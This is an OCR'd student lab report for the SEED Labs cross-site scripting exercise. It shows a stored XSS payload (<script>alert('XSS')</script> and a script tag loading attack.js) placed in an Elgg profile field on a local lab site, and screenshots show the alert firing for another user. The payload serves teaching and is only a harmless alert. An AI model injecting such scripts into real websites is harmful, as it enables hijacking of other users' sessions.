


Name : Samiksha Dharmadhikari
Id : 1001740496


Task 1: Posting a Malicious Message to Display an Alert Window


The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the JavaScript program will be executed and an alert window will be displayed. The following JavaScript program will display an alert window:
<script>alert('XSS');</script>
This is the profile of samy before any malicious attack performed.
Samy now adds the malicious code in the brief description and saves his profile. We get an alert window after samy saves his profile as the script runs. Then we login to Alice and go to samy's page and the alert command is triggered. And we get this pop up. In this we have created index.html where the attack.js file is called. And attack.js has the alert box that pops up. Below is the complete demonstration of this:






SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
Edit profile : XSS Lab Site - Mozilla Firefox
xsslabelgg.com/attack.js
Edit profile : XSS Lab Site
www.xsslabelgg.com/profile/samy/edit
Most Visited
SEED Labs
Sites for Labs
Account »
XSS Lab Site
Activity
Blogs
Bookmarks
Files
Groups
More »
Edit profile
Display name
Samy
About me
Edit HTML
Public
Brief description
<script type="text/javascript" src="http://www.xsslabelgg.com/attack.js"> </script>
Public
Location
Search
Samy
Blogs
Bookmarks
Files
Pages
Wire posts
Edit avatar
Edit profile
Change your settings
Account statistics
Notifications
Group notifications
Type here to search
ENG
IN
22:25
09-04-2020


SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
Samy : XSS Lab Site - Mozilla Firefox
xsslabelgg.com/attack.js
Samy : XSS Lab Site
www.xsslabelgg.com/profile/samy
Most Visited
SEED Labs
Sites for Labs
Account »
XSS Lab Site
Your profile was successfully saved.
Activity
Blogs
Bookmarks
Files
Groups
More »
Add widgets
Samy
Brief descriptio
XSS
OK
Edit profile
Edit avatar
Blogs
Bookmarks
Files
Pages
Wire posts
Read www.xsslabelgg.com
Type here to search
ENG
IN
22:25
09-04-2020



SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
Newest members : XSS Lab Site - Mozilla Firefox
11:26 PM
xsslabelgg.com/attack.js
Newest members : XSS
www.xsslabelgg.com/members
Search
Most Visited
SEED Labs
Sites for Labs
Account
XSS Lab Site
Activity
Blogs
Bookmarks
Files
Groups
More
Newest members
Newest
Alphabetical
Popular
Online
Samy
XSS
OK
Transferring data from www.xsslabelgg.com...
Type here to search
ENG
IN
22:26
09-04-2020



SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
index.html (/var/www/XSS/Elgg) - gedit
10:47 PM
Open
index.html
/var/www/XSS/Elgg
Save
<html>
<head>
<title>
XSS Attack
</title>
</head>
<body>
<script type="text/javascript" src="attack.js">
</script>
</body>
</html>
HTML
Tab Width: 8
Ln 9, Col 9
INS
Type here to search
ENG
IN
21:47
09-04-2020



SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
attack.js (/var/www/XSS/Elgg) - gedit
10:47 PM
Open
attack.js
/var/www/XSS/Elgg
Save
<script>alert('XSS');</script>
JavaScript
Tab Width: 8
Ln 1, Col 31
INS
Right Ctrl
Type here to search
ENG
IN
21:47
09-04-2020



SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
10:49 PM
[04/09/20]seed@VM:~$ cd var/www/XSS/Elgg
bash: cd: var/www/XSS/Elgg: No such file or directory
[04/09/20]seed@VM:~$ cd /var/www/XSS/Elgg
[04/09/20]seed@VM:.../Elgg$ clear
[04/09/20]seed@VM:.../Elgg$ sudo gedit
[04/09/20]seed@VM:.../Elgg$ sudo gedit index.html
(gedit:2805): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files
** (gedit:2805): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:2805): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:2805): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[04/09/20]seed@VM:.../Elgg$ sudo gedit attack.js
(gedit:2829): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files
